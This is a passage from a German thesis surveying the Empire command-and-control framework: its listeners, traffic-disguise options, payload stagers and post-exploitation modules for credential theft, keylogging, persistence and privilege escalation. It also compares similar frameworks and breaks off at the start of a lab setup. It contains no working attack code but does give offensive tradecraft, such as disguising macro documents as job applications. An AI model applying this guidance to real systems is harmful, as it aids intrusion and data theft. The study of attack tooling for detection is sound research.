Die Bedienung des empire-client verhält sich analog zu der des bekannten Frameworks *Metasploit*, auf welches unter Abschnitt 3.10 näher eingegangen wird. Zuerst wird das gewünschte Modul ausgewählt. Anschließend werden die Einstellungen über vorgegebene Parameter gesetzt. Ist das Modul komplett konfiguriert, wird es schließlich über den Befehl `execute` oder `generate` ausgeführt.



Abbildung 3.3: Die Ansicht des empire-clients nach dem Starten

Vorteilhaft an diesem Client ist, dass wenig Rechenleistung benötigt wird und somit auch ein Betrieb auf schwacher Hardware möglich ist. Im Gegensatz zu einem graphischen Interface mangelt es dafür an Übersichtlichkeit.

3.8.2 Graphisch: Starkiller

Starkiller ist ein weiteres Frontend für Empire und ermöglicht eine einfachere Bedienung mittels einer grafischen Benutzeroberfläche. Wie der empire-client verbindet sich Starkiller standardmäßig mit einem lokalen Server, wobei eine Steuerung externer Server ebenfalls unkompliziert möglich ist. [22] Wie auch Empire, befindet sich Starkiller in der offiziellen APT-Repository von Kali Linux. Eine Installation der aktuellen Version ist mit folgenden Befehlen möglich:

```
$ sudo apt update
$ sudo apt install starkiller
```

Es werden auch weitere Plattformen untersützt: Starkiller wird für Windows und MacOS in Form einer EXE-Datei, beziehungsweise DMG-Datei angeboten. Eine Installation ist somit auch auf diesen Plattformen durch Herunterladen und Ausführen der entsprechenden Datei möglich. Für weitere Linux-Distributionen kann eine AppImage-Datei bezogen werden. Diese muss nach erfolgreichem Download ausführbar gemacht werden, um anschließend gestartet werden zu können. [22]

Im Gegensatz zum konsolenbasierten Client, wird hier ein großes Maß an Übersichtlichkeit und Benutzerfreundlichkeit geboten. Die Chatfunktion wurde in *Starkiller* beispielsweise im Stil eines typischen Sofortnachrichtendienstes implementiert. Dem entgegen benötigt *Starkiller* mehr Hardwareressourcen und eine Desktopumgebung.

3.9 Komponenten von Empire

Die Modularität von Empire spiegelt sich in der Unterteilung in einzelne Komponenten wieder. Nachfolgend wird diese Einteilung und der Funktionsumfang der einzelnen Komponenten genauer beschrieben.

3.9.1 Listeners

Das Framework bietet verschiedene Arten von sogenannten Listenern. Der Listener stellt, wie im Abschnitt 3.5 erläutert, eine Schnittstelle für den Verbindungsaufbau auf Serverseite bereit. Nachfolgend werden die angebotenen Listener vorgestellt:

http Startet einen http(s) Listener, welcher das GET/POST Schema für die Kommunikation nutzt. Es besteht die Möglichkeit, einen Proxy zum Umleiten des Netzwerkverkehrs zu konfigurieren. Falls der Proxy mit Zugangsdaten in Form einer Benutzername-Passwort-Kombination geschützt ist, so müssen diese bereits bei der Konfiguration angegeben werden.

http_com Dieser Listener funktioniert ähnlich des http Listeners, nutzt aber ein verstecktes COM-Objekt im Internet Explorer. COM steht für *Component Object Model* und ist eine von Microsoft entwickelte Technik zur Interporzesskommunikation unter Windows. [8] Dieser Listener verliert zunehmend an Bedeutung: Unter den neuesten Windows Versionen ist der, für die Nutzung dieses Listeners relevante, Internet Explorer nicht mehr standardmäßig installiert, da die Weiterentwicklung dieses Browsers von Microsoft eingestellt wurde.

http_foreign Mit diesem Listener lässt sich die Verbindung zu einem weiteren Empire Server weiterleiten. Der Agent ist schließlich über den finalen Zielserver zu bedienen. Es muss lediglich die Adresse und der *StagingKey* des Zielservers angegeben werden, um eine Aushandlung der Verbindung zu ermöglichen. Mit dieser

Option lässt sich ein bereits bestehender Server als Proxy verwenden. Als alternatives Szenario ist es möglich, einen Server mit diesem Listener innerhalb eines korrumpierten Netzwerks zu betreiben, um alle im Netzwerk befindlichen Agenten über lediglich eine Verbindung nach Außen zu erreichen.

http_hop Wie der Name impliziert (*hop* für hopping), wird eine erfolgreiche Verbindung zu einem solchen Listener direkt zu einem weiteren Listener weitergereicht, wobei sich der zweite Listener in der Regel auf einem anderen Server befindet. Ein möglicher Einsatz ist das Testen einer Verbindung in einem internen Netzwerk. Erst wenn die Verbindung erfolgreich ist, verlässt die Kommunikation das interne Netzwerk und erreicht den eigentlich gewünschten Server. Dieses Vorgehen kann ein Durchsickern der IP-Adresse des tatsächlichen Servers beim Fehlschlagen des Staging-Prozesses verhindern. Läuft der Verbindungsaufbau erfolgreich ab, kommuniziert der Agent direkt mit dem Server zu welchem die Verbindung weitergereicht wurde.

http_malleable Hier wird der normale http-Listener um die Möglichkeit erweitert, ein sogenanntes Mallable-Profil einzubinden. Mallable-Profile wurden mit dem alternativen Framework *Cobalt Strike* entwickelt. In diesen Profilen wird vorgegeben, wie der erzeugte Netzwerkverkehr aussehen soll und bietet nahezu unendliche Möglichkeiten der Verschleierung. [23] Zum Zeitpunkt der Erstellung dieser Thesis waren 75 Malleable-Profile vorinstalliert. Diese waren in die Kategorien Normal, Crimeware und APT unterteilt. Profile aus der Kategorie *Normal* ahmen beispielsweise Verkehr von Suchmaschinenanfragen und anderen beliebten Webseiten nach. *Crimeware*-Profile bilden den Verkehr von Malware wie beispielsweise Emotet nach. Mit *APT*-Profilen wird versucht das Verhalten von Advanced-Persistent-Threat-Gruppen wie *IRON RITUAL* (APT29) [24] zu kopieren. Advanced-Persistent-Threats unterscheiden sich von anderen Angreifern durch die Motivation und Vorgehensweise. APTs sind oft langfristig und mit großem Aufwand geplante Angriffe auf einzelne ausgewählte, herausgehobene Ziele. [1] Im Internet finden sich weitere Profil-Vorlagen und dank der Quelloffenheit können Profile selbstverständlich selbst erstellt werden.

onedrive Dieser Listener nutzt Microsofts Clouddienst Azure als Proxy. Verfügt man über ein Konto bei diesem Dienst, ist es möglich, neue Applikationen zu registrieren. Die dadurch erhaltenen Daten *ClientID* und *Client Secret* müssen dem Listener übergeben werden. Die Kommunikation folgt schließlich nach dem Schema: `C2-Server <-> Azure-Server <-> Agent`. Auf Seite des Agents sind somit nur der Firma Microsoft zugeordnete IP-Adressen zu sehen. Nutzt das betroffene Unternehmen Microsoft Dienste wie Office 365, so ist es nicht möglich den schadhaften Netzwerkverkehr anhand der IP-Adresse von von regulärem Verkehr zu unterscheiden. [25]

dbx Der Dropbox Listener funktioniert nach dem selben Prinzip wie der OneDrive Listener, nutzt allerdings den alternativen Clouddienst Dropbox. Es wird ein Benutzerkonto beim Dienst DropBox vorausgesetzt. Nach Registrierung einer neuen Applikation bei diesem, müssen relevante Daten an Empire übergeben werden. Anschließend fungieren die DropBox-Server als Proxies, die Kommunikation läuft nach folgendem Schema ab: `C2-Server <-> DropBox-Server <-> Agent`. Dieser Listener bietet somit eine ideale Täuschungsmöglichkeit, sollte im zu kompromittierenden Netzwerk dieser Clouddienst ohnehin eingesetzt werden.

Alle Listener benötigen folgende Angaben: Einen sogenannten *StagingKey*, welcher zur initialen Verschlüsselung der Verbindung genutzt wird. Es wird bereits ein Wert vorgegeben, dennoch besteht die Möglichkeit diesen nach Belieben zu ändern. Des Weiteren muss ein Cookie gesetzt werden, auch hier wird bereits ein Wert vom Framework vorgeschlagen.
Bei den Varianten, deren Name mit *http* beginnt, wird zusätzlich der HTTP-Header für die Antworten des Server festgelegt. Standardmäßig ist dort der Wert `Server: Microsoft-IIS/7.5` hinterlegt. Dieser Wert tarnt die HTTP-Pakete insofern, dass sie wie von einem *Internet Information Server* versendet aussehen. Hierbei handelt es sich um einen Webserver aus dem Hause Microsoft. Die Definition des HTTP-Headers auf diese Weise stellt eine eindeutige Verschleierungstechnik dar. Grundsätzlich wird davon ausgegangen, dass es sich um gutmütige Kommunikation handelt, da einen solchen Server in der Regel vertraut wird.

Des Weiteren kann eine feste Verzögerung für Antworten des Servers in Sekunden und zusätzlich ein sogenannter *Jitter* eingestellt werden. Der Jitter ist eine zusätzliche Verzögerung, die bei jedem Paket aus einem festgelegten Intervall zufällig gewählt wird. Diese einstellbaren Verzögerungen sind eine weitere Verschleierungstechnik, da der damit generierte Netzwerkverkehr schwerer durch regelbasierte Erkennungsmechanismen, welche auf zeitliche Indikatoren achten, zu detektieren ist.

Zudem ist es möglich eine tägliche Betriebszeit zu konfiguriert und ein sogenanntes *kill date* zu setzen. Mit der Betriebszeit kann eine Aktivität beispielsweise nur während üblicher Bürozeiten erreicht werden. Wird das *kill date* erreicht, zerstört sich der Agent selbst, indem er seinen Schadcode auf dem Opfersystem löscht. [17]

Bereits anhand der Auswahl an unterschiedlichen Listenern und dessen Konfigurationsmöglichkeiten kann festgestellt werden, dass großer Wert auf Täuschungs- und Tarnungsmöglichkeit des erzeugten Netzwerkverkehrs gelegt wird. Ohne großen Aufwand können so die erzeugten Datenpakete an unterschiedliche Gegebenheiten und Einsätze angepasst werden. Dies lässt bereits vermuten, dass bei der späteren Analyse des verursachten Netzwerkverkers nur schwer eindeutige Muster feststellbar sein werden.

3.9.2 Stager

Der sogenannte *Stager* ist das Modul zur Generierung des Schadcodes (auch *Payload* genannt). Der generierte Schadcode liegt je nach Wahl des Stagers als Datei oder einzeiliger Befehl vor. Dieser Schadcode muss auf dem Opfersystem ausgeführt werden, damit der Staging-Prozess, also der Verbindungsaufbau beginnt. Wie auch die Listener-Kompontente, lässt sich die Stager-Komponente einfach bedienen: Es wird die gewünschte Variante ausgewählt, anschließend müssen einige Variablen zur Konfiguration gesetzt werden. Diese Variablen unterscheiden sich je nach Variante, jedock ist immer der gewünschte Listener zum Entgegennehmen der Verbindung anzugeben. Damit wird automatisch die richtige IP-Addresse, der richtige Port und der korrekte StagingKey für die initiale Verbindung genutzt. Zum Zeitpunkt der Erstellung dieser Thesis standen 37 vorinstallierte Stager zur Auswahl. Auch hier gilt, dass das Portfolio mit genügend Fachwissen selbst erweitert werden kann. Die Auswahl der verfügbaren Stager ist in die drei Kategorien *osx*, *Windows* und *Multi* unterteilt.

Die osx-Versionen, welche zur Infiltrierung von Apple-Geräten wie MacBooks, iPhones oder iPads gedacht sind, bieten die Möglichkeit eine Erkennung der Personal-Firewall-Lösungen *LittleSnitch* und *SandBox* zu aktivieren. Wird die Existenz auf dem Zielsystem erkannt, so wird der Staging-Prozess sofort beendet, um eine Warnung, beziehungsweise Alarmierung des Nutzers zu vermeiden. [12] Der generierte Schadcode fällt mit dieser Option aber wesentlich größer aus.

Nachfolgend werden besonders interessante Stager-Varianten beleuchtet:

multi/launcher Dieser Stager stellt die simpelste Variante dar. Nach dem Generieren mit den vordefinierten Einstellungen liegt ein einzeiliger Befehl vor, welcher durch das Ausführen den Staging-Prozess startet. Als Programmsprache für diesen Einzeiler kann zwischen PowerShell und Python gewählt werden. Bereits ein mit den vorgeschlagenen Einstellungen generierter PowerShell-Einzeiler ist base64 encodiert und mit verschiedenen *Obfuskationen* belegt. Unter Obfuskation ist das Abändern des Quelltextes zu verstehen, mit dem Ziel die Lesbarkeit für den Menschen zu erschweren. Eingaben, die nicht case-sensitiv sind, werden beispielsweise randomisiert mit Groß- und Kleinbuchstaben geschrieben.

multi/macro Hier wird ein Makro für Microsoft Office 97-2016 Dokumente generiert. Laut Beschreibung ist dieses Makro auch für die Office-Versionen Mac 2011 und Mac 2016 funktionsfähig, obwohl diese beworben wurden, Makros in einer speziellen Sandbox auszuführen, um Angriffe darüber zu erschweren. Dieser Stager bietet somit eine solide Grundlage für einen möglichen Phishingangriff basierend auf einem Office-Dokument.

osx/safari_launcher Es wird ein HTML-Payload generiert, welcher die Sicherheitslücke CVE 2015-7007 ausnutzt. Diese ermöglicht es sogenannte *Appleskripte* durch den Safari-Browser auszuführen. [26] Diese Lücke wurde durch Sicherheitsupdates von Seiten Apples bereits geschlossen. Anhand dieses Beispiels lässt sich allerdings erkennen, dass das Ausnutzen relevanter Sicherheitslücken zeitnah nach deren Bekanntwerden über das Framework ermöglicht wird.

osx/bunny Es wird ein einzeiliges Skript zum Bespielen für einen *Rubber Ducky* erstellt. Bei einem Rubber Ducky handelt es sich um ein Gerät in der Form eines USB-Sticks. Schließt man dieses an einen laufenden Computer an, wird eine Tastatur simuliert und die Zeichenfolge des darauf abgelegten Skripts eingegeben [27]. Dieser Stager liegt auch als Version für Windows mit dem Namen **windows/bunny** vor.

windows/macroless_msword Es wird ein Microsoft Word-Dokument komplett ohne Makro generiert. Statt des Makros wird eine Sicherheitslücke in der Formularfeld-Funktion ausgenutzt, welches letztendlich zur Ausführung des schadhaften Codes auf dem Host führen kann.

windows/ms16-051 Hier wird die Sicherheitslücke MS16-051 ausgenutzt. Diese ermöglicht es, PowerShell-Code durch einen ungepatchten Browser auszuführen. Dies ist ein dateiloser Angriffsvektor, der auf IE9/10/11 und allen Versionen von Windows funktioniert. [28] Die generierte HTML-Datei muss auf einem Webserver angeboten werden und das Opfer dazu gebracht werden, diese Datei mit dem entsprechenden Browser aufzurufen.

windows/laucher_bat Dieser Stager generiert eine BAT-Datei, welche die Verbindung zum Server initialisiert. Nach dem erfolgreichen Ausführen der Datei löscht sich diese von selbst. Dieser Stager wird im weiteren Verlauf dieser Arbeit Verwendung finden und deshalb unter Abschnitt 4.2 nochmal genauer erläutert.

Wie bereits erwähnt, handelt es sich um keine abschließende Aufzählung aller Stager. Es soll jedoch verdeutlicht werden, dass eine breite Auswahl zur Verfügung steht. Diese bieten die Grundlage für vielfältige Wege der Infiltration. Die generierten Word-Dokumente bieten eine solide Basis für einen Phising-Angriff, indem diese beispielsweise getarnt als Bewerberunterlagen per E-Mail an ein Unternehmen gesendet werden. Aber auch der generierte Befehl des multi/launcher-Stagers bietet sich an, um diesen in anderen Schadcode einzubetten.

3.9.3 Modules

Die Module sind das eigentliche Herzstück des Frameworks. Sie ermöglichen das Ausführen verschiedener Operationen auf den Agenten. Zum Zeitpunkt der Erstellung dieser Thesis waren insgesamt 408 Module in Empire vorinstalliert. Module können in drei verschiedenen Programmiersprachen verfasst sein: PowerShell, c# und Python. Der

Großteil der vorinstallierten Module wurde in PowerShell verfasst. Starkiller bietet eine besonders übersichtliche, tabellarische Auflistung aller verfügbaren Module wie in Abbildung 3.4 zu sehen ist.

Abbildung 3.4: Modulübersicht im Starkiller GUI

Zu jedem Modul werden für den Angreifer wichtige Informationen angezeigt. So gibt **Needs Admin** an, ob Administrator- beziehungsweise Root-Rechte seitens des Agenten nötig sind. Einem Agenten stehen schließlich nur die Rechte zur Verfügung, die dem ausführenden Nutzeraccount zugrunde liegen. An dieser Stelle sei erwähnt, dass Module angeboten werden, mit denen eine sogenannte *Privilege Escalation* durchgeführt werden kann. Darunter versteht man das erlangen höher privilegierter Nutzerrechte, sei es durch Ausspähen von Zugangsdaten, oder Anheben der Privilegien des zugrundeliegenden Prozesses. **Opsec Safe** (Opsec = Operation Security) zeigt auf, ob auf der Seite des Agenten, beim Ausführen des Modules, Daten auf die Festplatte geschrieben oder darauf verändert werden. Will ein Angreifer möglichst unentdeckt bleiben, so sollten Module ohne diesen Status vermieden werden. Bei Ausführung eines als nicht **Opsec Safe** gekennzeichneten Modules, muss zusätzlich eine Warnung bestätigt werden. [29] **Background** vermittelt, ob beim Ausführen ein neuer Prozess auf dem Agenten gestartet wird. Unter **Techniques** werden Kennzahlen aus dem *MITRE ATT&CK-Framework* angezeigt. Das ATT&CK-Framework ist ein beschreibendes Modell, das verwendet wird, um durch Bedrohungsakteure ausgeführte Unternehmungen und Vorgehensweisen zu kennzeichnen und zu untersuchen. Somit wird für die gesamte IT-Sicherheitsgemeinschaft eine gemeinsame Taxonomie bereitgestellt, um das Verhalten von Gegnern zu beschreiben. Es funktioniert als gemeinsame Sprache, die sowohl offensive als auch defensive Forscher verwenden können, um einander besser zu verstehen und Wissensaustausch zu vereinfachen. [30] Die in Starkiller angezeigten Kennzahlen sind mit den jeweiligen Einträgen auf der offiziellen Webseite verlinkt, so führt das Klicken auf die Kennzahlen zum entsprechenden Eintrag und liefert weitere Informationen. Wird ein Modul angewählt, so steht in den meisten Fällen eine kurze Beschreibung und Informationen zur Nutzung zur Verfügung.

Durch Vorstellen der Kategorien, in welche die aktuell 408 Module eingeteilt wurden, soll nachfolgend eine Übersicht über diese geboten werden:

credentials Wie der Name dieser Kategorie bereits vermuten lässt, finden sich hier alle Module, die das Ziel verfolgen Zugangsdaten, Benutzer-Passwort-Kombinationen, Passwort-Hashes oder *Kerberos*-Tickets auszuspähen. Bei Kerberos handelt es sich um ein Authentifizierungsprotokoll. Es finden sich 46 Module in dieser Kategorie, wobei eine Vielzahl davon einzelne Funktionen der bekannten Anwendung *Mimikatz* umsetzen. Die Weiterentwicklung von Mimikatz wird weiterhin von Benjamin Delpy geleitet und Neuerungen werden regelmäßig eingepflegt. Deshalb funktioniert das Toolset mit allen aktuellen Windows-Releases und enthält die neuesten Angriffe. [31]

recon Unter dieser Kategorie finden sich vier Module. Darunter ist ein Netzwerkscanner, zwei Brute-Force-Module für HTTP-Logins und ein Modul, welches SQL-Server auf die Gültigkeit von Standard-Logindaten überprüft.

management Hier finden sich Module zur Verwaltung von Diensten auf dem Agenten. So gibt es eine Möglichkeit RDP (Remote Desktop Protocol) zu aktivieren oder zu deaktivieren. Es lässt sich auch ein VNC-Server (Virtual Network Computing) auf dem Agenten initialisieren, welcher komplett im Arbeitsspeicher ausgeführt wird. Ein besonders umfangreiches Modul stellt *Emailraider* dar: Damit lassen sich auf dem Agenten vorhandene Outlook-Installationen nach Emails durchsuchen, diese betrachten und herunterladen. Außerdem kann es zum Versand von Massen-E-Mails genutzt werden, wodurch ein Agent als Verteiler von Spam-Mails missbraucht wird. [29]

exfiltration In dieser Kategorie existieren lediglich zwei Module. Zum einen *Eggress-Check*, welches auf einer vorgegebenen Spanne von Ports TCP und UDP-Verkehr erzeugt, um letztendlich feststellen zu können, ob bestimme Port-Protokoll-Kombinationen durch eine Firewall blockiert werden. [32] Das zweite Modul *exfil_dropbox* dient dazu, Daten vom Agenten direkt in ein Verzeichnis des Cloud-Dienstes Dropbox zu exportieren.

collection Die Module dieser Kategorie haben das Ziel Daten in jeglicher Form zu sammeln und an den C2-Server zu übermitteln: Es gibt beispielsweise einen *Keylogger*, also ein Modul das die Tastenanschläge der an den Agenten angeschlossenen physischen Tastatur aufzeichnet. Ein weiteres Modul überwacht die Zwischenablage auf Veränderungen und speichert den neuen Inhalt. Für alle gängigen Internet-Browser liegen auch Module vor, welche die Browser-Historie, gespeicherte Login-Daten und hinterlegte Cookies auslesen. Andere Module sammeln Bildschirmaufnahmen (*Screenshot*), oder zeichnen Aufnahmen einer angeschlossenen Webcam auf.

persistence Die 31 Module dieser Kategorie dienen dazu, die Verbindung zwischen C2-Server und Agenten zu stabilisieren. So finden sich Möglichkeiten Services und Dienste in das System des Agenten einzubetten. Besonderer Erwähnung ist der kompletten Implementierung des Backdoor-Werkzeugkastens *PowerBreach* zu widmen: Dieser Werkzeugkasten stellt eine Vielzahl von Methoden zur Einrichtung sogenannter *Backdoors* bereit. Bei Backdoors (Hintertüren) handelt es sich um Kommunikationskanäle, die nach einem Neustart des befallenen Systems weiterhin zur Verfügung stehen. Alle Methoden von PowerBreach sind sogenannte Nur-Speicher-Methoden. Das bedeutet, dass keine Daten auf den Datenträger geschrieben oder verändert werden und sie somit besonders schwer festzustellen. [33]

exploitation Hier findet man vier Module zur Ausnutzung populärer Sicherheitslücken, wie beispielsweise *EternalBlue* und einer Sicherheitslücke im Windows-Spool-Dienst. *EternalBlue* wurde ursprünglich durch die NSA entdeckt. Das Modul für Empire wurde zeitnah, nachdem die Sicherheitslücke der Öffentlichkeit bekannt wurde, implementiert. [34]

privesc Ausgeschrieben steht diese Kategorie für *Privelege Escalation* und bietet 38 Module. Das Ziel all dieser Module ist, eine Erweiterung der Benutzerrechte des Agenten auf Administrator-, respektive Root-Rechte zu erreichen. Von einigen Modulen werden spezielle Sicherheitslücken ausgenutzt, oder es wird versucht die Administrator-Account-Daten auszulesen. Es gibt auch eine Vielzahl sogenannter *bypassUAC*-Attacken. Hierbei wird der im Betriebssystem Windows integrierte Sicherheitsmechanismus *User Account Control* ausgehebelt und Prozesse können ohne expliziter Gewährung des Administrator-Tokens durch den Benutzer mit Administrator-Rechten ausgeführt werden. [35]

code_execution Die 14 Module dieser Kategorie dienen dazu Programmcode verschiedener Programmiersprachen auf dem Agenten auszuführen. Die benötigten Laufzeitumgebungen müssen dafür auf dem Agenten bereits vorhanden sein.

situation_awareness Eine weitere Unterteilung der 88 Module dieser Kategorie in *Host* und *Netzwerk* ist sinnvoll: Host-Module liefern beispielsweise Informationen über vorhandene Anti-Virus-Software oder angeschlossene Geräte. Die Netzwerk-Module dienen dazu, das Netzwerk nach Informationen zur weiteren Planung des Vorgehens zu durchsuchen. Besonders beeindruckend ist das Modul *Invoke-Paranoia*, welches den Agenten ständig nach neuen Benutzern, Gruppen, Prozessnamen und USB-Laufwerken durchsucht, um beispielsweise über ein bevorstehendes Auslesen des Arbeitsspeichers zu warnen. Dieses Modul vereint somit viele gängige Methoden der Antiforensik und dient dem Behindern einer forensischen Analyse des befallenen Systems.

trollsploit Die 13 Module dieser Kategorie dienen lediglich der Unterhaltung, beziehungsweise können zu Vorführzwecken benutzt werden. Sie sind nicht für den Einsatz in einem fremden Netzwerk gedacht, da eine Enttarnung sehr wahr-

scheinlich wäre. Es lässt sich beispielsweise das Desktop-Hintergrundbild des Agenten ändern oder die Audiospur eines YouTube-Videos ohne offensichtlichen Prozess abspielen.

lateral_movement Hier finden sich 15 Module wieder. Lateral Movement ist eine Technik, die Angreifer verwenden, nachdem sie einen Endpunkt kompromittiert haben, um den Zugriff auf andere Hosts oder Anwendungen in einer Organisation zu erweitern. Das Hauptziel eines Angreifers besteht letztendlich in der Regel darin, auf wertvolle oder sensible Informationen zuzugreifen und diese heimlich zu exfiltrieren, zu zerstören, oder zu verschlüsseln – und dabei so lange wie möglich unentdeckt zu bleiben. Nach der anfänglichen Kompromittierung lernt der Angreifer die Netzwerktopologie, stiehlt Anmeldeinformationen und befällt weitere Systeme mit dem Zeil sensible Daten zu finden. [36] Es werden unter anderem Möglichkeiten zur Ausnutzung verschiedener Netzwerkprotokolle wie SMB (Server Message Block) oder SSH (Secure Shell) angeboten.

3.9.4 Credentials

Das Framework bietet mit diesem Bestandteil die Möglichkeit bereits bekannte Zugangsdaten für anzugreifende Systeme und Applikationen zu hinterlegen. Werden Zugangsdaten erfolgreich durch ein Modul des Frameworks, wie den Mimikatz-Ablegern, erlangt, werden diese automatisch in dieser Komponente gelistet. Ein Eintrag hat folgende Pflichtfelder: Domain, Benutzername, Passwort und Host. Ergänzend stehend die optionalen Felder: OS (Betriebssystem), SID (engl. *Security Identifier*, Sicherheitsbezeichner) und ein Feld für Notizen zur Verfügung. Passwörter können als Klartext oder als Hashwert hinterlegt werden. Benötigen im weiteren Verlauf andere Module Zugangsdaten, so können diese einfach aus dieser Datenbank übergeben werden.

3.10 Weitere Frameworks

Über die letzten Jahre hat sich die Auswahl an Software im Bereich IT-Sicherheit und Penetrationtesting massiv erweitert. Musste früher für jeden Verwendungszweck ein eigenständiges Programm beherrscht werden, so ging der Trend zu Frameworks, welche die Aufgaben eines kompletten Angriffsszenarios beherrschen. Neben dem in dieser Arbeit behandelten Empire Framework sollen nachfolgend noch weitere Alternativen aufgezeigt und deren Besonderheiten kurz herausgestellt werden.

Metasploit ist das wohl bekannteste Programm im Kontext mit Penetrationstest oder anderen Formen von Hacking. Das Metasploit-Framework ist ein Teilprojekt des Metasploit-Projekts. Das Projekt dient zum Sammeln von Informationen über Schwachstellen, deren Aufspürung und Ausnutzung. Das Metasploit-Framework ist ebenfalls ein Open-Source-Framework mit dem Exploit-Code geschrieben, getestet und ausgeführt werden

kann. Es kann als Sammlung von Programmen und Skripten zum Penetrationstesten und Hacken angesehen werden. [37] In den meisten Versionen von Kali Linux ist dieses Framework ebenfalls vorinstalliert.

Eine gängige Alternative zu Empire stellt **Kaodic** dar: Es handelt sich um ein Windows-Post-Exploitation-Toolkit mit einer ähnlichen konsolenbasierten Oberfläche wie Empire. Kaodic wird häufig als C3-Framework (nicht C2!) bezeichnet, da zur Kommunikation das Component Object Model (COM) in Windows verwendet wird, indem mit dem Skript-Host-Dienstprogramm (auch bekannt als JScript/VBScript) gearbeitet wird. COM-Objekte wurden 1993 von Microsoft eingeführt, was auch bedeutet, dass die Payloads von Koadic kompatibel mit den älteren Versionen von Windows (NT/95/2000) bis zur aktuell neuesten Version, Windows 11, sind. Koadic basiert auf Python und die von Koadic generierten Payloads können vollständig im Speicher ausgeführt werden. Zur Kommunikation kann SSL/TLS verwendet werden. [37] Eigenschaften welche dieses Framework in der Vergangenheit einzigartig machten, sind mittlerweile auch in Empire umgesetzt worden.

Cobalt Strike wird auf der eigenen Internetseite als „die Lösung für Gegnersimulationen und Red-Team-Operationen“ angepriesen und ist neben einer kostenlosen Community-Edition auch als Bezahlvariante erhältlich [38]. Dieses Framework wurde in Java implementiert. Es besteht wie in Empire die Möglichkeit als Team an einem Server und den daran gekoppelten Opfern zu arbeiten. Das Programm verfügt über eine grafische Benutzeroberfläche und diese bietet die Möglichkeit die gekaperten Maschinen, sowie die sich darum befindlichen Netzwerkkomponenten als Graphen anzeigen zu lassen. [37]

Hierbei handelt es sich natürlich um keine abschließende Aufzählung von alternativen Frameworks zu Empire. Es entstehen regelmäßig neue Alternativen oder Forks bekannter Projekte. Es soll jedoch aufgezeigt werden, dass es an Alternativen nicht mangelt und es für spezielle Operationen gegebenenfalls besser geeignete Lösungen gibt.

4 Verwendung von Empire gegen Windows

Dieses Kapitel fokussiert sich auf die Durchführung eines Angriffes gegen ein modernes Windowssystem unter Zuhilfenahme des Empire Frameworks. Zuerst wird die Laborumgebung vorgestellt, in welcher der Angriff schließlich umgesetzt wird. Der dadurch entstehende Netzwerkverkehr wird mitgeschnitten, um in einem späteren Kapitel analysiert zu werden. Die zur Erzeugung des Netzwerkverkehrs ausgeführten Befehle werden vorgestellt und dessen Resultate aufgezeigt.

4.1 Laborumgebung

Die Abbildung 4.1 zeigt den schematischen Aufbau der Laborumgebung. Die Geräte und das Netzwerk wurden mit der Virtualisierungssoftware Oracle VirtualBox virtualisiert. Neben den verwendeten Betriebssystemen lassen sich der Abbildung auch die zugewiesenen lokalen IP-Adressen entnehmen. Bei allen virtuellen Maschinen wurden am 19.04.2022 die bis dato vom Herausgeber empfohlenen Softwareaktualisierungen eingespielt. Anschließend wurde ein Sicherungspunkt erstellt und mit diesem Systemstand wurde im weiteren Verlauf gearbeitet.



Abbildung 4.1: Schematischer Aufbau der Laborumgebung

4.1.1 Angreifer - Kali Linux

Als Angriffsplattform wurde die speziell für Oracle Virtualbox herausgegebene Kali Linux Version genutzt. Dies hat den Vorteil, dass kein Installationsprozess durchlaufen werden muss, sondern lediglich die OVA-Datei in die Virtualisierungssoftware importiert wird. Wie unter Punkt Abschnitt 3.3 beschrieben, findet sich Empire bereits in der APT-Repository dieser Distribution, was eine Installation und Wartung des Frameworks wesentlich vereinfacht. Konkret kommt Kali Linux in der Version 2022.1, PowerShell-Empire in Version 1.4.4.1 und Starkiller in Version 1.11 zum Einsatz.

4.1.2 Opfer - Windows Maschinen

